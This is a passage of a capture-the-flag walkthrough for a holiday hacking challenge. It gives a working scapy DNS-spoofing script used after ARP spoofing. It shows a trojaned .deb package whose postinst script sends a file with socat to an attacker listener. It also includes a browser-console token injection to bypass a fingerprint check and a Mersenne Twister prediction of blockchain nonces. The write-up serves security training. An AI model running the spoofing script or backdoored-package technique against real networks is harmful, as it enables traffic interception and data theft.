
7. DNS Spoof

   a. For this one, the tough part was to correctly form the dns response piece, have to add quite a few pieces. Make sure your response exactly matches the provided packet that you looked at
   b. 


```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    print(packet.show(dump=True))
    eth = Ether(src=packet[Ether].dst, dst=packet[Ether].src)   # need to replace mac addresses
    ip  = IP(dst=packet[IP].src, src=packet[IP].dst)                          # need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)                              # need to replace ports
    dns = DNS(id=packet[DNS].id,qr=1,opcode=0,qdcount=1,ra=1,qd=packet[DNSQR],an=DNSRR(rrname=packet[DNSQR].qname,ttl=10,type=1,rdata=ipaddr))
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")

def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                              # dns
        "udp[10] & 0x80 = 0",                           # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had spoofed (not our real ip)
        "ether dst host {}".format(macaddr)             # our macaddress since we spoofed the ip to our mac
    ] )

    # sniff the eth0 int without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=50)

if __name__ == "__main__":
    main()
```

8. With this in place, should start to see HTTP traffic
   a. 

```
23:58:42.308518 IP 10.6.0.2.37740 > 10.6.6.35.64352: Flags [S], seq 337200848, win 64240, options [mss 1460,sackOK,TS val 3645521024 ecr
23:58:42.308626 IP 10.6.6.35.64352 > 10.6.0.2.37740: Flags [S.], seq 2035848242, ack 337200849, win 65160, options [mss 1460,sackOK,TS v
23:58:42.308650 IP 10.6.0.2.37740 > 10.6.6.35.64352: Flags [.], ack 1, win 502, options [nop,nop,TS val 3645521024 ecr 3991834082], leng
23:58:42.309486 IP 10.6.0.2.37740 > 10.6.6.35.64352: Flags [P.], seq 1:518, ack 1, win 502, options [nop,nop,TS val 3645521025 ecr 39918
23:58:42.309540 IP 10.6.6.35.64352 > 10.6.0.2.37740: Flags [.], ack 518, win 506, options [nop,nop,TS val 3991834083 ecr 3645521025], le
23:58:42.310864 IP 10.6.6.35.64352 > 10.6.0.2.37740: Flags [P.], seq 1:1514, ack 518, win 506, options [nop,nop,TS val 3991834085 ecr 36
23:58:42.310889 IP 10.6.0.2.37740 > 10.6.6.35.64352: Flags [.], ack 1514, win 501, options [nop,nop,TS val 3645521027 ecr 3991834085], l
23:58:42.311367 IP 10.6.0.2.37740 > 10.6.6.35.64352: Flags [P.], seq 518:598, ack 1514, win 501, options [nop,nop,TS val 3645521027 ecr
23:58:42.311566 IP 10.6.6.35.64352 > 10.6.0.2.37740: Flags [P.], seq 1514:1769, ack 598, win 506, options [nop,nop,TS val 3991834085 ecr
23:58:42.311729 IP 10.6.0.2.37740 > 10.6.6.35.64352: Flags [P.], seq 598:810, ack 1769, win 501, options [nop,nop,TS val 3645521027 ecr
23:58:42.311761 IP 10.6.6.35.64352 > 10.6.0.2.37740: Flags [P.], seq 1769:2024, ack 810, win 505, options [nop,nop,TS val 3991834085 ecr
23:58:42.314251 IP 10.6.6.35.36106 > 10.6.0.2.80: Flags [S], seq 946772068, win 64240, options [mss 1460,sackOK,TS val 3991834088 ecr 0,
```


   b. Spinning up a python HTTP server shows the requests coming in
      i. 

```
guest@18a74db0c5ff:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [23/Dec/2020 23:59:27] code 404, message File not found
10.6.6.35 - - [23/Dec/2020 23:59:27] "GET /pub/jfrost/backdoor/suriv_amd64.
10.6.6.35 - - [23/Dec/2020 23:59:29] code 404, message File not found
10.6.6.35 - - [23/Dec/2020 23:59:29] "GET /pub/jfrost/backdoor/suriv_amd64.
10.6.6.35 - - [23/Dec/2020 23:59:30] code 404, message File not found
10.6.6.35 - - [23/Dec/2020 23:59:30] "GET /pub/jfrost/backdoor/suriv_amd64.
```


9. Malicious .deb file
   a. Followed: http://www.wannescolman.be/?p=98
   b. All we need to do is put code in the DEBIAN/postinst folder and build our own deb file
   c. go to tmp and create a directory structure that matches what is being requested
      i. 

```
guest@18a74db0c5ff:~$ cd /tmp
guest@18a74db0c5ff:/tmp$ mkdir -p /pub/jfrost/backdoor/
mkdir: cannot create directory '/pub': Permission denied
guest@18a74db0c5ff:/tmp$ mkdir -p pub/jfrost/backdoor/
guest@18a74db0c5ff:/tmp$
```

d. Copy over the socat deb from the ~/debs folder and split it apart, use tar to pull out the control structure

i. 

```
guest@18a74db0c5ff:/tmp/pub/jfrost/backdoor$ ar -x socat_1.7.3.3-2_amd64.deb
guest@18a74db0c5ff:/tmp/pub/jfrost/backdoor$ ls
control.tar.xz  data.tar.xz  debian-binary  socat_1.7.3.3-2_amd64.deb  work
```


ii. 

```
guest@18a74db0c5ff:/tmp/pub/jfrost/backdoor$ tar -xvf control.tar.xz ./control
./control
```

e. Create a work/DEBIAN folder inside the backdoor folder and move the control file into it


f. Create reverse shell or command, I am going to use socat file read

i. https://gtfobins.github.io/gtfobins/socat/

ii. 


```
guest@7012bf02e39f:/tmp/pub/jfrost/backdoor$ cat work/DEBIAN/postinst
#!/bin/sh
socat -u file:/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt tcp-connect:10.6.0.2
```

g. Set permissions, build and rename file

i. 


```
guest@18a74db0c5ff:/tmp/pub/jfrost/backdoor$ chmod 0555 work/DEBIAN/postinst
guest@18a74db0c5ff:/tmp/pub/jfrost/backdoor$ dpkg-deb --build work/
dpkg-deb: building package 'socat' in 'work.deb'.
guest@18a74db0c5ff:/tmp/pub/jfrost/backdoor$ mv
control.tar.xz           data.tar.xz             debian-binary            socat_
guest@18a74db0c5ff:/tmp/pub/jfrost/backdoor$ mv work.deb suriv_amd64.deb
```

h. Move back to tmp, set up socat listener and start up the HTTP server

i. 

```
guest@7012bf02e39f:~$ socat -u tcp-listen:4444,reuseaddr open:file_to_save,creat
guest@7012bf02e39f:~$ ls
HELP.md  debs  file_to_save  motd  pcaps  scripts
```

10. Read the saved file


a. 

```
guest@7012bf02e39f:~$ cat file_to_save
NORTH POLE
LAND USE BOARD
MEETING MINUTES

January 20, 2020

Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, North Pole

Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.

Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present

Superman - Present
Clarice - Present
Yukon Cornelius - HERE!
Ginger Breaddie - Present
King Moonracer - Present
Mrs. Donner - Present
Tanta Kringle - Present
Charlie In-the-Box - Here
Krampus - Growl
Dolly - Present
Snow Miser - Heya!
Alabaster Snowball - Hello
Queen of the Winter Spirits - Present

ALSO PRESENT:
                Kris Kringle
                Pepper Minstix
                Heat Miser
                Father Time
```

11. Answer is Tanta Kringle

Elevator (Red, Green, Yellow) – Objective 10

Again multiple ways to solve, this was mine. As Santa this should give you access to Santa's Office via the fingerprint reader.




Objective 10 – Elevator Bypass

Objective: Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

For this objective you need to leave being Santa, by going through the painting hanging in the Entry Hall. Additionally, I found that the technique used only worked in Chrome, so I would recommend using that.


1. Go into elevator as normal player, make sure all 3 lights are lit up.
2. Hit F12, open up the elevator source code
    a. Part we care about is here:

b. 


```
const handleBtn4 = () => {
  const cover = document.querySelector('.print-cover');
  cover.classList.add('open');

  cover.addEventListener('click', () => {
    if (btn4.classList.contains('powered') && hasToken('besanta')) {
      $.ajax({
        type: 'POST',
        url: POST_URL,
        dataType: 'json',
        contentType: 'application/json',
        data: JSON.stringify({
          targetFloor: '3',
          id: getParams.id,
        }),
        success: (res, status) => {
          if (res.hash) {
            __POST_RESULTS__({
              resourceId: getParams.id || '1111',
              hash: res.hash,
              action: 'goToFloor-3',
            });
```

c. The key blocker is the Token "besanta"

3. Open up developer console in F12 menu
4. Make sure to set context to elevator on developer console


a. 

5. Check token list

a. 


```
> tokens
< ▸(11) ["marble", "portals", "nut2", "nut", "candycane", "ball", "yellowlight", "elevator-key", "greenlight", "redlight", "workshop-button"]
```

6. Let's just add the besanta token into the list using Javascript

a. 

```
> tokens.push("besanta")
< 12
> tokens
< ▸(12) ["marble", "portals", "nut2", "nut", "candycane", "ball", "yellowlight", "elevator-key", "greenlig
```

7. Try fingerprint scanner now

a. 


New [Achievement] Unlocked: Defeat Fingerprint Sensor!
Click here to see this item in your badge.

Santa's Office -Objective 11a/11b

Santa's Office only contains one item, the final 11a/11b objective.

(Santa) Objective 11a – Blockchain Investigation Part 1


Objective: Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

1. Goal is to correct predict the nonce for block 130000
2. Each nonce is a 64-bit MD5 sum
3. We predicted 32 bits earlier for the SnowBall fight, and are going to do the same thing here, but the 64 bit adds some complexity
4. We need to take each nonce, split it into two 32-bit representations, take the first 624 of those 32 bits, predict out the rest, pick the correct ones, combine back to 64 bit, translate to 16 char hex
    a. This works because each nonce is MD5 and is created in 32-bit sections, so each 32 bit section follows the Mersenne predictor that we learned about earlier. A more robust hash nonce like SHA-256 would not have this weakness.
5. First Step: Get the full 64 bit nonce from each block and split into two 32 bits
    a. I used a splitter function found here: https://stackoverflow.com/questions/32053137/split-each-after-32-bits-of-128-bit-input-in-python
    b. All my code I placed at the bottom of the given naughty.py which is provided as part of the hints
    c. 

```
def split_bits(value, n):
    ''' Split `value` into a list of `n`-bit integers ''
    mask, parts = (1 << n) - 1, []
    parts = []
    while value:
        parts.append(value & mask)
        value >>= n
    parts.reverse()
    return parts

if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    for block in c2.blocks:
        split = split_bits(block.nonce,32)
        print(split[1])
        print(split[0])
```


    d. One key piece here is the order of the split matters, you see I put split[1] on top of split[0]
        i. Later on, I will show how I validated if I had the correct order
    e. Pipe output to file and strip the first 624 values
        i. head -n 624 32_bit_full_values.txt > 32_bit_known.txt
6. Now we need to figure out the exact predicted nonce number we want
    a. WC shows 3096 nonces total (remember there are 2 'nonces' per block)

i. 3096-624 = 2472. That means the next 2472 predicted nonces will match up with the known values

b. 

```
root@kali-vm:~/Kringlecon/OfficialNaughtyNiceBlockchainEducationPack# wc 32_bit_full_values.txt
 3096  3096 33255 32_bit_full_values.txt
```

7. Lets validate that we are predicting correctly


a. 

```
root@kali-vm:~/Kringlecon/OfficialNaughtyNiceBlockchainEducation
3957348375
3514278914
```

b. These two values, when combined back to 64 bits should equal the 624/2=312 block nonce (the next 2 values after the 624 we used to predict)

c. 312 block nonce = 15093713008609744919

d. Used this to combine back to 64-bit: https://stackoverflow.com/questions/3553354/concatenate-two-32-bit-int-to-get-a-64-bit-long-in-python


e. 

```
Python 3.9.0 (default, Nov 23 2020, 17:53:45)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> x = 3957348375
>>> y = 3514278914
>>> (y << 32) + x
15093713008609744919
>>> 
```

f. Validated that we are predicting the right values


8. To get the 130000 block we need to predict 4 blocks past what we now, since last block we have is 129996

a. Take the 2472 nonces to get to end of known + 8 (4 *2) = 2480

b. 

```
root@kali-vm:~/Kringlecon/OfficialNaughtyNiceBlockchainEducationPack# cat 32_bit_known.txt | mt1
4079973021
1460036376
```

9. Combine those two together and translate into hex form


a. 

```
>>> x = 4079973021
>>> y = 1460036376
>>> (y << 32) + x
6270808489970332317
>>> f = (y << 32) + x
>>> print('%016.016x' % f)
57066318f32f729d
>>> 
```


10. 57066318f32f729d is the answer

(Santa) Objective 11b – Blockchain Investigation Part 2

